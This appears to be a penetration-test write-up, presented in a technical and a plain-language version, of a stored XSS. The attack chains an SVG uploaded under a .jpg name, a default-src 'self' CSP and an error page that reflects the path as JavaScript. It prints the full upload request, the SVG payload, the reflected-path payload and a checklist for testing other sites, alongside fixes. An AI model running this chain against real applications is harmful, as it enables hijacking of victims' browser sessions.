Not usual CSP bypass case
The application allowed uploading SVG files disguised as JPGs, which were stored and served with an SVG content type. A misconfigured CSP and a user-controlled error page allowed an attacker to execute JavaScript in the victim's browser, leading to stored XSS.
 Published on karol-mazurek95.medium.com
During one of the penetration tests, I managed to chain three application issues that finally enabled the execution of the Stored XSS vulnerability.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
During a penetration test, the author found a stored cross-site scripting (XSS) vulnerability that could only be reached by chaining three separate application weaknesses. The target application lets users upload images, and it keeps a whitelist of permitted extensions: .png and .jpg. Every uploaded file is stored in the web-root folder of the server, so an uploaded file is reachable at a predictable URL such as:
https://example.com/[redacted].iix
The three flaws are:
- Unrestricted file upload.
- Misconfigured Content Security Policy (CSP).
- An application error response whose body is controlled by the user.
None of them is enough on its own. The upload gets a script-bearing file onto the server, the error page supplies a same-origin JavaScript source that the CSP will accept, and the SVG ties the two together.
Setup
The report describes the work as part of a penetration test and does not list accounts, roles, tool versions or other preconditions beyond the behaviour of the upload feature and the CSP. The only tool named is Google's CSP Evaluator, used to analyse the policy for bypasses. The application is referred to throughout as example.com.
Finding it
The first observation was that the upload accepts a client-supplied content type even when the filename extension is one of the whitelisted image types. The second was that the stored file is served back with its SVG content type intact, even though the extension is rewritten to .iix. The third was that the CSP on the application is default-src 'self', which blocks inline script but still permits script loaded from the same origin. The fourth was that an error endpoint under /uxasset/externals/ reflects part of the URL path into a response served as text/javascript.
Each of these looks minor in isolation. Together they allow JavaScript to run in the victim's browser in the context of the application's origin.
Exploitation
Step 1: Upload an SVG disguised as a JPG
The upload whitelist checks the extension, so the request uses a .jpg filename. The trick is to append a fragment of a real JPG file to the bottom of the body so the content resembles an image:
ÿØÿàJFIFÿáVExifMM*>F(ÿâ°ICC_PROFILE lcms0mntrRGB XYZ
An SVG file normally starts with this declaration:
<?xml version="1.0" standalone="no"?><!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
Because the JPG fragment sits at the bottom of the body, the XML declaration on the first line has to be omitted, otherwise the parser throws an XML exception. Dropping that line leaves a document that still parses as SVG, and the file is accepted and stored.

The screenshot shows the upload request used to exploit XSS through the SVG upload.

The server response confirms the file was stored. The extension is changed to .iix, but the SVG content type persists. SVG is the interesting format here precisely because it can carry JavaScript.
Step 2: Read the CSP and look for a bypass
The JavaScript inside the uploaded SVG does not run, because the CSP forbids unsafe inline script.

The screenshot shows the Content Security Policy as implemented in the application.
CSP Evaluator is used to look for possible bypasses:

The analysis shows that the policy can be bypassed and that JavaScript already present in the application can be executed, because the policy is default-src 'self'.
The obvious route, uploading a .js file with custom code and referencing it from the src attribute of a <script> tag, is closed: the application blocks files with a .js extension, and it is impossible to send content-type: text/javascript in the upload request. The remaining option is to reuse code that the application already serves.
Step 3: Find a same-origin JavaScript source controlled by the user
The application lets users influence the error message it returns. A request to the /uxasset/externals/ endpoint with a .jsdbx extension produces an error that the server displays to the end user.

The screenshot shows the server response after visiting https://example.com/uxasset/externals/WHATEVER.jsdbx.
Two properties of that response matter:
- The endpoint stores JavaScript, indicated by the
Content-typeheader set totext/javascript. - The user's path in the URL (
WHATEVER) is returned in the response body.
That combination lets the user inject custom JavaScript code. The payload used is:
https://example.com/uxasset/externals/service-workerlct5v'-alert(document.domain)-'ddrss/loader.jsdbx

The screenshot shows the server response for that URL. Because the path segment is reflected into a body served as JavaScript, the URL can be referenced from a script tag, and the default-src 'self' policy is satisfied because the URL is same-origin.
Step 4: Combine the pieces into a stored XSS proof of concept
4a. Prepare the SVG with the custom error in its body
The SVG references the error endpoint as an external script:
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"><svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg" width="200" height="200"> <polygon id="triangle" points="0,0 0,0 0,0" stroke="#004400" /> <script href="https://example.com/uxasset/externals/service-workerlct5v'-alert(document.do main)-'ddrss/loader.jsdbx" /></svg>
One detail is essential: to load external JavaScript from inside SVG content, the element must use <script href="...">, not <script src="...">.
4b. Upload the SVG through the unrestricted file upload
The POST request sends the SVG body under a .jpg filename with an SVG content type:
POST /upload.do HTTP/1.1 Host: example.com Content-Length: 1503Content-Type: multipart/form-data; boundary=----[redacted] Accept: application/json, text/plain, */* Connection: close------[redacted] Content-Disposition: form-data; name="attachments_modified"true ------[redacted]-Disposition: form-data; name="attachFile"; filename="xss.jpg" Content-Type: image/svg+xml<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"><svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg" width="200" height="200"> <polygon id="triangle" points="0,0 0,0 0,0" stroke="#004400" /> <script href="https://example.com/uxasset/externals/service-workerlct5v'-alert(document.do main)-'ddrss/loader.jsdbx" /></svg>------[redacted]--
The multipart part for the file declares filename="xss.jpg" and Content-Type: image/svg+xml, so the extension check sees a JPG while the stored content is SVG. The server responds with the stored file's details:
HTTP/1.1 200 OK{ "thumbnail":"[redacted].iix", "size_bytes":"461 B", "content_type":"image/svg+xml"}
The response gives the stored filename, its size and the content type, which is still image/svg+xml.
4c. Trigger the stored XSS with the CSP bypass
Visiting the stored file returns the SVG with the application's CSP header:
HTTP/1.1 200 OKContent-Security-Policy: default-src 'self'; frame-ancestors 'self'; style-src 'self' 'unsafe-inline'Content-Type: image/svg+xml;charset=UTF-8 Content-Length: 461<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"><svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg" width="200" height="200"> <polygon id="triangle" points="0,0 0,0 0,0" stroke="#004400" /> <script href="https://example.com/uxasset/externals/service-workerlct5v'-alert(document.do main)-'ddrss/loader.jsdbx" /></svg>
The URL visited is:
https://example.com/[redacted].iix
The browser parses the response as SVG, the <script href> loads the same-origin error endpoint, and the injected alert(document.domain) runs.

The screenshot shows the injected JavaScript executing in the context of the victim's browser.
Root cause
Three design mistakes combine:
- The upload validates the extension but trusts the client-supplied content type, and it stores files inside the web root. A file named
.jpgcan therefore hold SVG content and be served back asimage/svg+xml. - The CSP is
default-src 'self', which blocks inline script but permits any same-origin script URL. It offers no protection once an attacker can control a same-origin JavaScript response. - The
/uxasset/externals/error endpoint reflects the user-controlled path into a body served astext/javascript. That turns an error page into an attacker-controlled script source on the application's own origin.
Each defence works only if the others hold. The extension whitelist is defeated by the content type, the CSP is defeated by the same-origin script source, and the script source is only reachable because the error page reflects the path.
Impact
An attacker who can upload a file can store an SVG that executes JavaScript in the application's origin whenever a victim opens the stored file's URL. The report demonstrates this with alert(document.domain). The report does not describe any specific account takeover or data exfiltration beyond the alert(document.domain) proof.
Fix
The report does not state what was changed. Based on the flaws described, the fixes would be:
- Validate the actual file content rather than the client-supplied content type, and reject files whose content does not match the declared image type.
- Serve uploaded files from a separate origin, or with a content type and headers that prevent them from being parsed as active content.
- Tighten the CSP so that same-origin script cannot be loaded from arbitrary paths, for example with a nonce or hash based policy.
- Stop reflecting user-controlled path segments into responses served as
text/javascript, and return a generic error body instead.
Variants to test
- Upload an SVG with a whitelisted extension and an SVG content type on other targets. A positive result is a stored file served back as
image/svg+xml. - Check whether the CSP is
default-src 'self'and whether any same-origin endpoint reflects a path or parameter into a JavaScript response. A positive result is a URL under the application's origin that returnstext/javascriptcontaining your input. - Try
<script href="...">inside SVG rather than<script src="...">. A positive result is the external script loading and executing. - Look for error endpoints that echo the requested path into the response body. A positive result is your marker string appearing in the body of an error response.
- Test whether the upload accepts a JPG fragment appended to SVG content with the XML declaration removed. A positive result is the file being accepted and stored with the SVG content type intact.
What happened, in plain words
A security researcher was testing a website (called example.com throughout) to see how well it protects itself. During that test, he found a way to make the website run code of his choosing inside the browser of anyone who opened a particular link. That kind of attack is called stored cross-site scripting, or stored XSS for short.
What makes this case interesting is that no single mistake was enough. The website had three separate weaknesses, and none of them was enough on its own. Only when the researcher combined all three did the attack work. Think of it like a locked door where the key is cut into three pieces: one piece opens nothing, but all three together open the door.
The three weaknesses were:
- Unrestricted file upload: the website lets people upload image files, and it does not properly check what is really inside them.
- Misconfigured Content Security Policy: the website has a security rule (the CSP) that is meant to stop unknown code from running, but the rule is too loose.
- An error page the user can control: when the website shows an error message, part of that message comes from whatever the visitor typed in the address, so a visitor can slip their own text (and code) into the page.
Before going further, a few words about what these things are, because the rest of the article depends on them.
What is a web application? A web application is a website that does more than show fixed pages: it accepts input from you (a form, an upload, a search box) and reacts to it. When you log in to a shop, upload a profile picture or post a comment, you are using a web application.
What is a browser? The program you are using right now to read this (Chrome, Firefox, Safari, Edge). It downloads pages from servers and draws them on your screen. It also runs small programs called JavaScript that make pages interactive.
What is JavaScript? JavaScript is the programming language that runs inside your browser. It is what makes a button react when you click it, what loads new content without reloading the page, and what reads your login state. Because it runs inside your browser, JavaScript can do anything the page is allowed to do: read what is on the page, send requests to the website on your behalf, and so on. That is why attackers want to run their own JavaScript inside someone else's browser: it lets them act as that person.
What is cross-site scripting (XSS)? XSS is when an attacker manages to get their own JavaScript to run inside another person's browser, as if it were part of the trusted website. The browser cannot tell the difference between the website's own code and the attacker's code, so it trusts both equally. "Stored" XSS means the malicious code is saved on the server (for example inside an uploaded file) and runs every time someone opens the page that contains it.
What is a Content Security Policy (CSP)? A CSP is a rule the website sends to your browser along with each page. It says, in effect: "only run code that comes from these places, and nothing else." It is a safety net for exactly the XSS problem above: even if an attacker slips code into a page, the browser refuses to run it because the CSP does not allow it. The CSP in this story includes default-src 'self', which means "only allow things that come from this same website." We will come back to why that is not strict enough.
What is an SVG file? SVG stands for Scalable Vector Graphics. It is an image format, but unlike a JPG or PNG (which are just grids of coloured dots), an SVG file is written as text, a bit like a tiny web page. That text can describe shapes, but it can also contain a <script> element, which means an SVG file can carry JavaScript. This is the key fact that makes the whole attack possible: an image file that can run code.
What is a content type? When a browser asks a server for a file, the server replies with a label saying what kind of file it is, for example image/jpeg for a photo or text/javascript for a script. The browser uses that label to decide how to handle the file. If the label says "this is a script," the browser will run it.
What is a penetration test? A penetration test (often shortened to "pentest") is an authorised, paid security assessment. A company hires a researcher to attack its own systems, on purpose, to find weaknesses before real criminals do. Everything in this article was done during such a test, with permission.
Now, the three flaws in detail.
1. Unrestricted file upload
The website lets users upload images. To keep things tidy, it only allows two file extensions: .png and .jpg. An extension is the part of a filename after the last dot, which traditionally tells you what kind of file it is (holiday.jpg is a photo, report.pdf is a document).
Every uploaded file is stored in the web-root folder of the server. The web root is the folder whose contents are publicly reachable from the internet. So if a file is saved there, anyone can open it with a URL. For example, an uploaded file might end up at:
https://example.com/[redacted].iix
Line by line:
https://is the protocol, the secure way browsers talk to servers.example.comis the website's address./[redacted].iixis the path of the stored file on the server. The long string is a random-looking name the server gave the file, and.iixis the extension it ended up with.
The first problem the researcher noticed: the upload lets the person uploading choose the content type of the file, even when the extension is one of the allowed image types. In other words, the website checks the filename but believes whatever the uploader says about the file's real nature. That is like a bouncer who checks the name on the guest list but never looks at the person's face.
To get an SVG past a check that only looks at the extension, the researcher used a trick: he put a piece of a real JPG file at the bottom of the content. A genuine JPG file starts with a specific sequence of bytes (the file's "signature"), which looks like this:
ÿØÿàJFIFÿáVExifMM*>F(ÿâ°ICC_PROFILE lcms0mntrRGB XYZ
Line by line: this is not code, it is raw data. It is the beginning of a real JPEG image file, the bytes that image viewers and some upload filters look for to decide "yes, this is a JPG." By pasting this fragment at the bottom of the file, the upload looks a little more like a real image to anything that inspects the content.
An SVG file, on the other hand, normally starts with this declaration:
<?xml version="1.0" standalone="no"?><!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
Line by line:
<?xml version="1.0" standalone="no"?>tells the browser "this file is written in XML," which is the text format SVG is built on.<!DOCTYPE svg PUBLIC ...>says "this XML document is an SVG image, and here is the official definition of what SVG means."
Here is the catch. Because the JPG fragment sits at the bottom of the file, the XML parser (the part of the browser that reads XML) gets confused: it expects a clean XML document, but finds binary image data at the end. To avoid an XML exception (an error that would make the browser reject the file), the researcher had to omit the first line, the <?xml ...?> declaration. The rest of the document still parses as SVG, so the file is accepted and stored.
The screenshot shows the upload request used to exploit XSS through the SVG upload.
The server response confirms the file was stored. Notice two things: the extension has been changed to .iix, but the content type is still SVG. The server has effectively said "I saved your file, and by the way, it is still an SVG image." That is the first piece of the puzzle in place: an SVG file, which can carry JavaScript, now lives on the website's own server, at a URL anyone can open.
2. Misconfigured CSP
So the researcher has an SVG on the server. Why doesn't the JavaScript inside it simply run? Because of the CSP.
The screenshot shows the Content Security Policy as implemented in the application.
Recall what the CSP does: it tells the browser which sources of code are allowed. The policy here includes default-src 'self', which means "only allow content that comes from this same website." That blocks inline script, meaning JavaScript written directly inside the page (or inside the SVG) rather than loaded from a separate file. The browser sees the <script> inside the SVG, checks the CSP, sees that inline script is not allowed, and refuses to run it.
To look for ways around the policy, the researcher used a free online tool called CSP Evaluator, made by Google. You paste a CSP into it and it points out weaknesses.
The analysis shows that the policy can be bypassed, and that JavaScript already present in the application can be executed, because the policy is default-src 'self'.
Why does default-src 'self' allow a bypass? Because "self" means "anything from this same website." The policy blocks inline script, yes, but it happily allows the browser to load a script from any URL on the same website. So if the attacker can find any page on example.com that returns JavaScript containing attacker-controlled text, the CSP will allow it. The attacker does not need to upload a .js file at all; they just need to point the browser at a page the website already serves.
The obvious route, uploading a .js file with custom code and referencing it from the src attribute of a <script> tag, is closed. The application blocks files with a .js extension, and it is impossible to send content-type: text/javascript in the upload request. So the researcher had to find another way to get JavaScript from the same website. The remaining option is to reuse code that the application already serves.
3. Server error controlled by the user
The application lets users influence the error message it returns. When something goes wrong, the website shows an error page, and part of that page is built from whatever the visitor typed into the address bar. That is the third weakness.
A request to the /uxasset/externals/ endpoint with a .jsdbx extension produces an error that the server displays to the end user.
A word on endpoint: an endpoint is simply a specific address on a server that does a specific job. Think of a large office building: the street address is the website, and each room number is an endpoint. /uxasset/externals/ is one such room.
The screenshot shows the server response after visiting https://example.com/uxasset/externals/WHATEVER.jsdbx.
Two properties of that response matter:
- The endpoint stores JavaScript, indicated by the
Content-typeheader set totext/javascript. A header is a small piece of information the server sends alongside the page, like a label on a parcel. This label says "the content of this response is JavaScript." - The user's path in the URL (
WHATEVER) is returned in the response body. In other words, whatever you type in that part of the address comes back to you inside the page.
Put those two together and you have a page that says "I am JavaScript" and that repeats back whatever the visitor typed. That combination lets the user inject custom JavaScript code. The payload used is:
https://example.com/uxasset/externals/service-workerlct5v'-alert(document.domain)-'ddrss/loader.jsdbx
Line by line:
https://example.com/uxasset/externals/is the endpoint we just described.service-workerlct5v'-alert(document.domain)-'ddrssis the part the visitor controls. It is crafted so that, when the server echoes it back into a JavaScript response, the textalert(document.domain)becomes valid JavaScript. Thealert(...)function pops up a dialog box in the browser;document.domainis the address of the current website. So the popup would showexample.com, proving the code ran on the real site./loader.jsdbxis the rest of the path, ending in the extension that triggers the error page.
The screenshot shows the server response for that URL. Because the path segment is reflected into a body served as JavaScript, the URL can be referenced from a script tag, and the default-src 'self' policy is satisfied because the URL is same-origin. Same-origin means the URL belongs to the same website (same scheme, same host, same port). The CSP said "only from this website," and this URL is on this website, so the browser allows it.
Combining the pieces: proof of concept
Now the researcher has all three pieces:
- A way to upload an SVG (which can carry JavaScript) to the website's own server.
- A CSP that blocks inline script but allows script from the same website.
- A page on the same website that returns attacker-controlled JavaScript.
Each piece alone does nothing. Together, they let the SVG load the malicious script from the error page, and the CSP is satisfied because the script comes from the same website. The rest of this section walks through the actual attack, step by step.
Step 1: Prepare the SVG with the custom error in its body
The SVG references the error endpoint as an external script:
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"><svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg" width="200" height="200"> <polygon id="triangle" points="0,0 0,0 0,0" stroke="#004400" /> <script href="https://example.com/uxasset/externals/service-workerlct5v'-alert(document.do main)-'ddrss/loader.jsdbx" /></svg>
Line by line:
<!DOCTYPE svg ...>declares that this document is an SVG image.<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg" width="200" height="200">opens the image and sets its size to 200 by 200 pixels.<polygon id="triangle" points="0,0 0,0 0,0" stroke="#004400" />draws a triangle. All its points are at the same place, so it is effectively invisible; it is there to make the file look like a normal image.<script href="https://example.com/uxasset/externals/service-workerlct5v'-alert(document.do main)-'ddrss/loader.jsdbx" />is the important part. It tells the browser to load an external script from the error endpoint we found. The URL is the payload from the previous section.</svg>closes the image.
One detail is essential: to load external JavaScript from inside SVG content, the element must use <script href="...">, not <script src="...">. In ordinary HTML you would write <script src="...">, but SVG follows a different rule, and using src here would simply not load the script. This is exactly the kind of small, non-obvious detail that makes this attack unusual.
Step 2: Upload the SVG through the unrestricted file upload
The POST request sends the SVG body under a .jpg filename with an SVG content type:
POST /upload.do HTTP/1.1 Host: example.com Content-Length: 1503Content-Type: multipart/form-data; boundary=----[redacted] Accept: application/json, text/plain, */* Connection: close------[redacted] Content-Disposition: form-data; name="attachments_modified"true ------[redacted]-Disposition: form-data; name="attachFile"; filename="xss.jpg" Content-Type: image/svg+xml<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"><svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg" width="200" height="200"> <polygon id="triangle" points="0,0 0,0 0,0" stroke="#004400" /> <script href="https://example.com/uxasset/externals/service-workerlct5v'-alert(document.do main)-'ddrss/loader.jsdbx" /></svg>------[redacted]--
Line by line:
POST /upload.do HTTP/1.1is the request line. POST is the method used when you send data to a server (as opposed to GET, which just asks for a page)./upload.dois the endpoint that handles uploads.HTTP/1.1is the version of the protocol.Host: example.comsays which website the request is for. One server can host many websites, so the server needs to know which one you mean.Content-Length: 1503says how big the body of the request is, in bytes.Content-Type: multipart/form-data; boundary=----[redacted]says the body is a multipart form, meaning it contains several parts (like a form with several fields). Theboundaryis a random string used as a separator between parts, so the server knows where one part ends and the next begins.Accept: application/json, text/plain, */*tells the server what kind of response the client can handle.Connection: closeasks the server to close the connection after the response.------[redacted]marks the start of the first part.Content-Disposition: form-data; name="attachments_modified"names the first fieldattachments_modified.trueis the value of that field.- The next boundary starts the second part.
Content-Disposition: form-data; name="attachFile"; filename="xss.jpg"is the file part. The field is calledattachFile, and the filename isxss.jpg. This is the trick: the extension check sees.jpgand is happy.Content-Type: image/svg+xmlis the content type the uploader declares. It says "this file is an SVG image," even though the filename says.jpg. The server trusts this label.- The next lines are the SVG content itself, the same one prepared in step 1.
------[redacted]--(with two trailing dashes) marks the end of the multipart body.
The multipart part for the file declares filename="xss.jpg" and Content-Type: image/svg+xml, so the extension check sees a JPG while the stored content is SVG. The server responds with the stored file's details:
HTTP/1.1 200 OK{ "thumbnail":"[redacted].iix", "size_bytes":"461 B", "content_type":"image/svg+xml"}
Line by line:
HTTP/1.1 200 OKis the status line.200means "success."{ ... }is a JSON object, a common text format for structured data. It is a set of key-value pairs."thumbnail":"[redacted].iix"gives the stored filename. The server renamed the file and changed the extension to.iix."size_bytes":"461 B"says the file is 461 bytes."content_type":"image/svg+xml"confirms the stored file is still treated as an SVG image.
The response gives the stored filename, its size and the content type, which is still image/svg+xml. The upload succeeded, and the file is now reachable at the URL we saw at the start.
Step 3: Trigger the stored XSS with the CSP bypass
Visiting the stored file returns the SVG with the application's CSP header:
HTTP/1.1 200 OKContent-Security-Policy: default-src 'self'; frame-ancestors 'self'; style-src 'self' 'unsafe-inline'Content-Type: image/svg+xml;charset=UTF-8 Content-Length: 461<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"><svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg" width="200" height="200"> <polygon id="triangle" points="0,0 0,0 0,0" stroke="#004400" /> <script href="https://example.com/uxasset/externals/service-workerlct5v'-alert(document.do main)-'ddrss/loader.jsdbx" /></svg>
Line by line:
HTTP/1.1 200 OKis the status line, again success.Content-Security-Policy: default-src 'self'; frame-ancestors 'self'; style-src 'self' 'unsafe-inline'is the CSP.default-src 'self'means "only load things from this same website."frame-ancestors 'self'means "only this website may embed this page in a frame."style-src 'self' 'unsafe-inline'allows styles from this website and inline styles. The important part for us isdefault-src 'self'.Content-Type: image/svg+xml;charset=UTF-8says the response is an SVG image, encoded in UTF-8 (a common text encoding).Content-Length: 461says the body is 461 bytes.- The rest is the SVG content, exactly as uploaded.
The URL visited is:
https://example.com/[redacted].iix
Line by line: this is the URL of the stored file, the one the server returned in the upload response. Anyone who opens it gets the SVG.
The browser parses the response as SVG, the <script href> loads the same-origin error endpoint, and the injected alert(document.domain) runs.
The screenshot shows the injected JavaScript executing in the context of the victim's browser.
Why it worked: the root cause
Three design mistakes combine:
- The upload validates the extension but trusts the client-supplied content type, and it stores files inside the web root. A file named
.jpgcan therefore hold SVG content and be served back asimage/svg+xml. - The CSP is
default-src 'self', which blocks inline script but permits any same-origin script URL. It offers no protection once an attacker can control a same-origin JavaScript response. - The
/uxasset/externals/error endpoint reflects the user-controlled path into a body served astext/javascript. That turns an error page into an attacker-controlled script source on the application's own origin.
Each defence works only if the others hold. The extension whitelist is defeated by the content type, the CSP is defeated by the same-origin script source, and the script source is only reachable because the error page reflects the path. Remove any one of the three and the attack falls apart.
What an attacker could do with it
An attacker who can upload a file can store an SVG that executes JavaScript in the application's origin whenever a victim opens the stored file's URL. Because the script runs in the victim's browser in the context of the application, it can act with the victim's session and read what the page can read. In plain words: if you open the malicious link, the attacker's code runs in the website's context. The report demonstrates this with a popup showing the site's address.
The report does not describe any specific account takeover or data exfiltration beyond the alert(document.domain) proof. The popup was enough to demonstrate that code execution was possible; the researcher did not go further.
How to fix it
The report does not state what was changed. Based on the flaws described, the fixes would be:
- Validate the actual file content rather than the client-supplied content type, and reject files whose content does not match the declared image type. In other words, look at the file itself, not just the label on it.
- Serve uploaded files from a separate origin, or with a content type and headers that prevent them from being parsed as active content. If uploaded files live on a different domain, their JavaScript cannot touch the main site.
- Tighten the CSP so that same-origin script cannot be loaded from arbitrary paths, for example with a nonce or hash based policy. A nonce is a one-time random value that the server puts on each legitimate script; the browser only runs scripts carrying the right nonce, so an attacker cannot guess it.
- Stop reflecting user-controlled path segments into responses served as
text/javascript, and return a generic error body instead. An error page should say "something went wrong," not repeat back whatever the visitor typed.
Things to try on other websites
If you are learning to test websites (only ever with permission), these are the checks the researcher suggests:
- Upload an SVG with a whitelisted extension and an SVG content type on other targets. A positive result is a stored file served back as
image/svg+xml. - Check whether the CSP is
default-src 'self'and whether any same-origin endpoint reflects a path or parameter into a JavaScript response. A positive result is a URL under the application's origin that returnstext/javascriptcontaining your input. - Try
<script href="...">inside SVG rather than<script src="...">. A positive result is the external script loading and executing. - Look for error endpoints that echo the requested path into the response body. A positive result is your marker string appearing in the body of an error response.
- Test whether the upload accepts a JPG fragment appended to SVG content with the XML declaration removed. A positive result is the file being accepted and stored with the SVG content type intact.
Glossary
- Browser: the program you use to view web pages (Chrome, Firefox, Safari, Edge). It downloads pages and runs the JavaScript inside them.
- JavaScript: the programming language that runs inside your browser and makes web pages interactive. Attackers want to run their own JavaScript in your browser because it can act as you on a website.
- Web application: a website that accepts input and reacts to it, such as a shop, a social network or a file-sharing service.
- Server: the computer (or group of computers) that stores a website and sends pages to your browser when you ask for them.
- Web root: the folder on a server whose contents are publicly reachable from the internet. Files saved there can be opened by anyone with the URL.
- URL: the address of something on the web, like
https://example.com/page. - Endpoint: a specific address on a server that performs a specific job, like a room number in a building.
- Extension: the part of a filename after the last dot (
.jpg,.png,.js), traditionally indicating the file type. - Content type: a label the server (or uploader) attaches to a file saying what kind of file it is, such as
image/jpegortext/javascript. Browsers use it to decide how to handle the file. - Header: a small piece of information sent alongside a web request or response, like a label on a parcel. Headers carry things like content type, cookies and security policies.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- POST: the HTTP method used to send data to a server, for example when submitting a form or uploading a file.
- GET: the HTTP method used to ask a server for a page or resource.
- Multipart form: a way of sending several pieces of data (fields and files) in one request, with a random string called a boundary separating the parts.
- JSON: a text format for structured data, made of key-value pairs inside curly braces. Commonly used for responses from web servers.
- SVG: Scalable Vector Graphics, an image format written as text. Because it is text and can contain a
<script>element, an SVG file can carry JavaScript. - JPG / JPEG: a common photo format made of compressed pixel data. Its files start with a recognisable byte sequence that some filters look for.
- XML: a text format for structured documents. SVG is built on XML.
- XML parser: the part of a browser that reads XML documents. If the document is malformed, the parser throws an exception and the file is rejected.
- XML exception: an error raised when a document does not follow XML rules, for example when binary data appears where text is expected.
- Cross-site scripting (XSS): an attack where the attacker gets their own JavaScript to run inside another person's browser as part of a trusted website.
- Stored XSS: XSS where the malicious code is saved on the server (for example in an uploaded file) and runs whenever a victim opens the affected page.
- Content Security Policy (CSP): a rule the website sends to the browser saying which sources of code are allowed to run. It is a safety net against XSS.
default-src 'self': a CSP directive meaning "only allow content from this same website." It blocks inline script but allows script loaded from any URL on the same site.- Inline script: JavaScript written directly inside a page or SVG rather than loaded from a separate file.
- Same-origin: belonging to the same website, meaning the same scheme (https), host (example.com) and port. Browsers treat same-origin content as trusted relative to each other.
- CSP Evaluator: a free online tool by Google that analyses a CSP and points out weaknesses.
- Penetration test: an authorised security assessment in which a researcher attacks a company's own systems, with permission, to find weaknesses before criminals do.
- Payload: the piece of input an attacker crafts to achieve an effect, such as a URL or a snippet of code.
- Reflection: when a server copies part of the user's input back into its response. If the input is not sanitised, reflection can become XSS.
alert(document.domain): a JavaScript expression that pops up a dialog showing the current website's address. Used here as proof that code ran on the real site.- Nonce: a one-time random value a server attaches to each legitimate script; the browser only runs scripts carrying the right nonce, so an attacker cannot guess it.
- Session: the state of being logged in to a website. If an attacker's code runs in your browser, it can act with your session.
- Proof of concept (PoC): a minimal demonstration that a vulnerability is real, such as a popup showing the site's address.




